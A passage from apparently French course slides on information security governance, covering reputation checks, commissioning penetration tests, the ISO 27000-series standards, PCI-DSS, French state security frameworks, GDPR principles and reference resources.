- Parce que c'est une valeur importante de l'entreprise,
- Parce ce que cela peut faciliter ou compliquer voire interdire la communication avec les clients.

Comment ?

- Voir la réputation mail avec
  - mxtoolbox pour savoir si l'on est blacklisté
  - backscatter pour repérer nos refus de mails fautifs
  - chez CISCO
- Voir la réputation web avec
  - chez McAfee
  - Avons nous une zone DNS propre ?

Les moteurs de recherche

Comment nous voit les moteurs de recherche et Internet ?

- Google repère-t-il des .bak, .tmp, etc. chez nous ?
- Quels sont les mots-clés associés à notre domaine ?
- Peut-on trouver des failles de sécurité associées à nos sites web ?

Faire tester sa sécurité

Mais tester soi-même n'est pas toujours suffisant : des entreprises spécialisées sont là pour cela.

- Ce sont des experts (souvent),
- Ils ont les outils pour (et le droit de les utiliser),
- Ils délivrent des rapports lisibles,
- Ils savent ce qu'ils ont le droit de faire.
  - Règles chez Amazon

Faire tester sa sécurité

Mais attention :

- Vérifiez que vous avez le droit de tester (serveur mutualisé ou hébergé),
- Vérifiez la compétence (réputation, autres clients, etc.),
- Ne pas choisir l'option "je paye uniquement si vous trouvez" (les 0days s'achètent !!!)
- Définissez bien le périmètre (géographique, opérationnel, temporel etc.),
- TEST = RISQUE,
- Plus vous en savez, mieux vous serez servis.

Les sujets non traités

Par manque de temps, ces sujets n'ont pas été traités. Ils sont indiqués afin que vous puissiez vous renseigner dessus.

- Les VPN (IPSEC, VPN-SSL, openvpn)
- La sécurisation d'une structure AD
- La sécurisation des accès (filaire ou wifi)
  - Les portails captifs (et leurs limites avec le HTTPS)
  - Le 802.1x (avec le protocole EAP et surtout PEAP)
- La gestion des spams
- La gestion du phishing
  - Habituer ses utilisateurs
  - Limiter les dégâts (détection de l'origine des connexions)
- La lutte antivirale
  - Les limites des antivirus
  - La détection et le blocage post-infection (DNS, Squidguard)

Les normes de sécurité

Les normes sécurité

Pourquoi ?

- Besoin de définir des bonnes pratiques (pas de notion d'absolu !)
- Besoin de parler de la même chose
- Besoin de certification (évaluation) commune
  - Evaluation des hommes (pour le recrutement)
  - Evaluation des entreprises (pour la publicité, ou les cercles de confiance)
- Appliquer à la sécurité les principes de la qualité

La qualité

C'est quoi ?

- Tradition anglo-saxonne
- Objectif : s'améliorer, RIEN DE PLUS
- Roue de deming (PDCA)
  - Plan : je prévois ce que je vais faire
  - Do : je fais ce que j'ai prévu
  - Check : je vérifie (mesure) que j'ai fait ce que j'ai prévu
  - Act : je constate ce qui n'a pas marché pour le corriger
  - On recommence
- Concept associé aux normes ISO 9001
- Ce sont des documents payants à récupérer sur le site de l'ISO : 100 à 150 €

La qualité : sous-entendus

- On écrit ce que l'on veut faire
- On écrit ce que l'on fait
- On définit des indicateurs pour mesurer ce que l'on fait
- Le modèle PDCA s'applique de manière "fractale"

Les normes ISO 27000

Pourquoi ?

- ISO 27000 : Le vocabulaire
- ISO 27001 : Le système de gestion de la sécurité SMSI
- ISO 27002 : Les bonnes pratiques de la sécurité
- ISO 27003 : Installation d'un SMSI
- ISO 27004 : Indicateurs et tableaux de bord
- ISO 27005 : La gestion du risque
- ISO 27006 : Les audits de sécurité
- ISO 27007 : Guide pour l'audit d'un SMSI

Les normes ISO 27000 sectorielles

- ISO 27011 : Guide pour le secteur des télécommunications
- ISO 27032 : Cybersécurité
- ISO 27033 : Sécurité des réseaux informatiques
- ISO 27034 : Sécurité applicative
- ISO 27799 : Guide pour le secteur de la santé
- Plus les autres (ISO 27012, ISO 27013, ...)

La norme ISO 27000

S'occupe des définitions et du vocabulaire

- Publiée en 2009 et révisée en 2012
- Ne donne pas lieu à une certification
- Permet de parler de la même chose
  - Risque ?
  - Menace ?
  - Vulnérabilité ?

La norme ISO 27001

Mise en place d'un SMSI (Système de Management de la Sécurité de l'Information)

- Publiée en 2005, révisée en 2013
- Donne lieu à une certification d'organisme
- C'est quasiment une méta-norme qui référence les autres
- La sécurité c'est "ni trop, ni trop peu"
- Cette certification peut être "fumigène" : choix du périmètre et des contraintes de sécurité
- en aout 2007 : 5 certif françaises, 73 allemandes, 2280 japonaises

La norme ISO 27002

Ensemble de bonnes pratiques de la sécurité

- Publiée
- ex norme ISO 17799
- 133 mesures à prendre (mais pas toutes, car pas toujours adaptées !)
- 11 chapitres
- 39 objectifs

La norme ISO 27003

Guide d'implémentation d'un SMSI

- Publiée en 2010

La norme ISO 27004

Donne une liste d'indicateurs de sécurité à produire

- A l'état de Draft
- Ne donne pas lieu à une certification
- 20 indicateurs maximum
- Indicateurs doivent être associés à des objectifs
- Pas toujours "informatiques"

La norme ISO 27005

- Tout ce qui tourne autour de la gestion du risque informatique.
- Ne donne pas les solutions pour diminuer le risque (les autres normes s'en chargent)
- Intégré dans la norme ISO31000 (gestion du risque global).
- Donne lieu à une certification individuelle
- En concurrence avec les méthodes Mehari, Ebios
- Définition de mesures de risques
- Définition de scénarii de menaces

La norme ISO 27006

Exigences que doivent remplir les organismes d'audit et de certifications des SMSI.

- Publiée et mise à jour en 2011
- Donne lieu à une certification

La norme ISO 27007

Guide pour l'audit d'un SMSI

- Draft
- Recueil de bonnes pratiques

La norme ISO 27011

Guide pour le secteur des télécommunications

- Publié en 2008

La norme ISO 27012

Guide pour le secteur des finances

- Proposée (Stade avant le Draft) puis abandonnée.

La norme ISO 27013

Guide pour le secteur de l'industrie

- publiée en 2012.

La norme ISO 27015

Directives pour l'accréditation

- Publiée en 2012

La norme ISO 27016

Audits et revues

- Publiée en 2014

La norme ISO 27031

Continuité d'activité

- Publiée en 2011
- Basée sur un British standard (BS 25999) et le (BC/DR SS507) singapourien

La norme ISO 27032

Cybersécurité (Internet)

- Publiée en 2012

La norme ISO 27033

Sécurité des réseaux informatiques

- Publiée de 2009 à 2014 suivant les parties.
- révision de l'ISO 18028
- Découpé en 7 parties (27033-1, 27033-2, ...)

La norme ISO 27034

Sécurité Applicative

- Publiée en 2011

La norme ISO 27799

Guide pour le secteur de la santé

- Publiée en 2008
- ISO 27002 spécifique au secteur de la santé

Comment cela s'applique ?

Le coeur est la norme ISO27001 et référence la plupart des autres.

- C'est un modèle d'amélioration (PDCA)
  - On peut (doit) commencer petit
  - On peut (doit) accepter le droit à l'erreur
- On fait une analyse de risques de haut niveau
- On sélectionne les risques à traiter
- On regarde les bonnes pratiques (27002) qui correspondent
- On fait une analyse du risque pour le reste (27005)

Quelques liens

- `http://www.club-27001.fr/` Association pour la promotion de l'ISO 27001
- `http://www.iso27001security.com`
- `http://www.iso27001certificates.com/` Qui est certifié ?

D'autres normes

D'autres normes, plus sectorielles existent pour améliorer la sécurité

- DCI-DSS et PA-DSS pour le secteur marchant utilisant les cartes bancaires
- RGS (1 et 2) pour l'état et ses administrations

DCI-DSS

- Payment Card Industry
- Norme bancaire réclamée à partir d'un certain C.A. associé à Internet
- Gratuite.
- 135 pages
- 12 conditions à respecter
  - La moitié en technique
  - La moitié en organisationnel
- Actuellement en version 3.0
- N'est pas une assurance de sécurité, mais de démarche sécurité.
- N'empêche absolument pas de se faire pirater du sol au plafond.

RGS

- Référentiel général de sécurité (RGS)
- Version 2 publiée le 13 juin 2014, applicable depuis le 1er juillet 2014
- Concerne les téléservices de l'état.
  - Règles sur les applications web
  - Règles sur les certificats
- Document
  - 25 pages
  - 5 annexes sur les certificats (de 14 à 89 pages)
  - 3 annexes sur les mécanismes cryptographiques (de 29 à 63 pages)
  - 1 annexe sur les prestataires d'audit

Guide d'hygiène informatique

- Rédigée par l'ANSSI
- 40 règles
- 50 pages
- Pas une norme, uniquement des bonnes pratiques
- Inapplicable en totalité.
- Mais quelques évidences... pas toujours appliquées.

PSSI Etat

- Publiée le 17 juillet 2014
- Version 1.0
- 42 pages très succintes
- ne concerne que les SI "classiques"
- doit être appliquée dans les 3 ans après la publication

La RGPD

- Règlement Général de Protection des Données
- ou GDPR (General Data Protection Regulation)
- Applicable à partir du 25 mai 2018
- Directive européenne (applicable directement)
- Concerne la protection des données privées, pas la sécurité
  - mais cela l'implique
- Créé un DPO (Data Protection Officer)
  - mais qui ne doit pas être le RSSI (Jugement Allemand)
- Implique une analyse d'impact (PIA) à partir de certaines données.

La RGPD

Les données à caractère personnel doivent être

- « traitées de manière licite, loyale et transparente au regard de la personne concernée ».
- « collectées pour des finalités déterminées, explicites et légitimes, et ne pas être traitées ultérieurement d'une manière incompatible avec ces finalités ».
- « adéquates, pertinentes et limitées à ce qui est nécessaire au regard des finalités pour lesquelles elles sont traitées ».
- « exactes et, si nécessaire, tenues à jour », sachant que toutes les mesures raisonnables seront prises pour corriger les inexactitudes.
- « conservées sous une forme permettant l'identification des personnes concernées pendant une durée n'excédant pas celle nécessaire au regard des finalités pour lesquelles elles sont traitées (sauf hypothèse d'archivage dans l'intérêt public, de recherche scientifique, historique ou statistique).
- « traitées de façon à garantir une sécurité appropriée »

Bibliographie

- TCP/IP Règles et protocoles (Stevens)
- Firewalls and Internet Security (Cheswick & Bellovin)
- Building Internet Firewalls (Chapman & Zwicky)

Quelques revues

- MISC (pluridisciplinaire, complexe, reconnue)
  `http://www.miscmag.com`
- Hackin9 (version française d'un magazine anglais)
  `http://www.hakin9.org/`

Les organismes pour vous aider

De nombreux organismes ou associations fournissent d'excellents supports pour améliorer sa sécurité

- l'OSSIR `http://www.ossir.org`
- le CLUSIF `http://www.clusif.fr`
- les CLUSIRs : émanations régionales du CLUSIF
- les CERTs dont le CERTA `http://www.ssi.gouv.fr`
- le SANS `http://www.sans.org`
- la NSA `http://www.nsa.gov` d'excellents documents techniques de sécurisation
- CAIDA `http://www.caida.org`
- l'OWASP `http://www.owasp.org`
- l'assocation Club 27001 http://www.club-27001.fr/

Urlographie : informations

Quelques sites web référents dans le domaine de la sécurité.

- `http://www.nolimitsecu.fr`
- `https://zythom.blogspot.fr/`
- `http://www.hsc.fr`
- `http://www.zataz.com/`
- `http://insecure.org`